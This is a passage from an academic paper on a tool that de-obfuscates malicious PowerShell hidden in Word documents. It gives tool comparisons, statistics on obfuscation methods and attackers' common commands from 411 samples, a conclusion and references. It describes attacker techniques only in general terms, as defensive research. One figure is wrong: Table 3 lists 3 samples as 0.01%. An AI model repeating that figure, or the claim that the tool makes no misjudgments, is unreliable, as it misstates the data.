Tool	**Alarm for PowerShell**	**Alarm for No PowerShell**	**De-Obfuscation**
OLETool	Yes	No	Only de-obfuscate encoding code
OfficeMalScanner	Yes	No	No
Officecat	Yes	No	No
pyOLEScanner	Yes	No	Only de-obfuscate XOR obfuscation
Our tool	No	No	Yes

As table2 shows, the current tools always give wrong information to users once they detect obfuscation and sensitive commands. At the same time, they are all powerless for getting original scripts. To our tool, it can extract the command and present the original scripts to users. It is so transparent that both users and the tool can make the right judgment easily. It turns out that our tool doesn't make any misjudgment.

C. *Data Statistics*

In the last part of this section, we will do some data analysis about the malicious PowerShell scripts. The most prominent use of PowerShell observed in the attacks in-the-wild, is to download the malicious file from the remote locations to the victim machine and execute it using commands like Start-Process, Invoke-Expression file or download the content of the remote file directly in to the memory of the victim machine and execute it from there. There are some conclusions which we have concluded from 411 samples.

TABLE 3 shows the different obfuscation methods statistics. TABLE 4 presents the three top common commands which attackers usually use.

TABLE 3.The obfuscation methods statistics

Obfuscation Technique	**Number**	**Percentage**
Encoding Obfuscation	69	16.79%
String Split Obfuscation	62	15.09%
Code Logic Obfuscation	3	0.01%
Mixed String Manipulation Obfuscation	218	53.04%
No Obfuscation	59	14.36%

TABLE 4. The common commands statistics (Include abbreviation)

Command	**Number**	**Percentage**
-Invoke Expression	377	91.73%
-Encoded Command	127	30.90%
-window hidden	39	9.49%

As the Table 3 shows, there are more than 80% samples using obfuscation methods. Among of them, the mixed string manipulation obfuscation method is used most times. We find that although the SHA256 values of these samples are different, the malicious PowerShell scripts embedded are the same. We conjecture that some cyber attackers are testing the mode of the attack. The code logic obfuscation samples are very few. It may because this obfuscation method has been used to obfuscate other scripts like JavaScript already. Anti-virus engines are effective to the obfuscation method. The Table 4 presents the three top commands. It is as expected that the "`-Invoke Expression`" command is the first. Because the attackers can make any strings manipulation if they use this command. "`-Encoded Command`" is used to mask the "`malicious`" part of attackers' command from prying eyes. And the "`-window hidden`" is used to make malicious activities are invisible for users. If we find these commands in PowerShell scripts in our work, we should maintain a high degree of vigilance.

VI. Conclusion

In this paper, we first introduce a deep comprehensive study of major PowerShell obfuscation methods and strategies which are used to bypass restrictions in different stages of a PowerShell attack. Then, we present a feasible de-obfuscation method and design a tool based on the proposed method.

The de-obfuscation method cannot be evaded by code obfuscation techniques, and costs less time comparing to other dynamic analysis methods. It is also effective in unknown obfuscation techniques. At the same time, it can de-obfuscate major popular obfuscation methods efficiently. To test the current Anti-virus engines and our proposed tool, we created some samples which are documents embedded in normal PowerShell command. The results show that our tool has a good performance in terms of accuracy and false alarm than many existing Anti-virus software and tools. Finally, we summarize some common commands and obfuscation methods that attackers usually use. This information can be useful for analyzing PowerShell attacks in future work.

We have to emphasize the importance of analyzing malicious PowerShell again. No hard to figure out as the PowerShell framework continues to be explored and matured, Word document embedded malicious PowerShell will continue to gain in popularity in cyber-attacks. We believe our proposed method can do something valuable for this type of attack and it is scalable when more obfuscation methods occur to our view. And it can be easily integrated with different detecting models.

Acknowledgment. This work is supported by National Natural Science Foundation of China (No. 61572469, 91646120), and the International Cooperation Project of Institute of Information Engineering, Chinese Academy of Sciences under Grant No. Y7Z0511101.

VII. References

[1] McAfee. McAfee Labs Threat Report. CA:McAfee, 2017, pp. 53-58.

[2] Candid Wueest. The increased use of PowerShell in attacks. CA: Symantec Corporation World Headquarters, 2016, pp. 1-18.

[3] Ionut Arghire, http://www.securityweek.com/most-external-powershell-scripts-are-malicious-symantec, 2016.

[4] Nir Nissim, Aviad Cohen, and Yuval Elovici, "ALDOCX: Detection of Unknown Malicious Microsoft Office Documents using Designated Active Learning Methods Based on New Structural Feature Extraction Methodology," IEEE Transactions on Information Forensics and Security, vol.15, no 1. 2017, pp. 40-55.

[5] Min Li, Yunzheng Liu, Min Yu, Gang Li, Yongjian Wang and Chao Liu. "FEPDF: A Rubost Feature Extractor for the Detection of Malicious PDFs," in the 16th International Conference on Trust, Security and Privacy in Computing and Communications, 2017, pp.218-224.

[6] Ping Xiong, Xiaofeng Wang, Wenjia Niu, Tianqing Zhu and Gang Li, "Android Malware Detection with Contrasting Permission Patterns," China Communications , vol.11,no. 8. 2014,pp. 1-14.

[7] K. Z. Snow, S. Krishnan, F. Monrose, and N. Provos, "ShellOS: Enabling fast detection and forensic analysis of code injection attacks", in Proceedings of the 20th USENIX Security Symposium, 2011, pp. 183-200.

[8] X. Lu, J. Zhuge, R. Wang, Y. Cao and Y. Chen, "De-obfuscation and detection of malicious PDF files with high accuracy," 46th Hawaii International Conference on System Sciences, 2013, pp. 4890-4899.

[9] Liu, D., Wang, H., and Stavrou, A, "Detecting malicious javascript in pdf through document instrumentation," in Proc. of the 44th Annual Int. Conf. on Dependable Systems and Networks, 2014, pp. 100-111.

[10] Smutz C, and Stavrou A, "Malicious PDF detection using metadata and structural features," in proceedings of the 28th annual computer security applications conference, Sec. App. Conf, 2012, pp. 239-248..

[11] AbdelKhalek M, and Shosha A, "JSDES: An Automated De-Obfuscation System for Malicious JavaScript" in proceedings of the 12th International Conference on Availability, Reliability and Security, 2017, pp. 80.

[12] Dechaux J, Filiol E, and Fizaine J P. "Office documents: New weapons of cyberwarfare", 2010.

[13] Scott Sutherland. https://blog.netspi.com/15-ways-to-bypass-the-powershell-execution-policy/, 2014.

[14] VirusTotal, https://www.virustotal.com

[15] VirusShare, https://virusshare.com/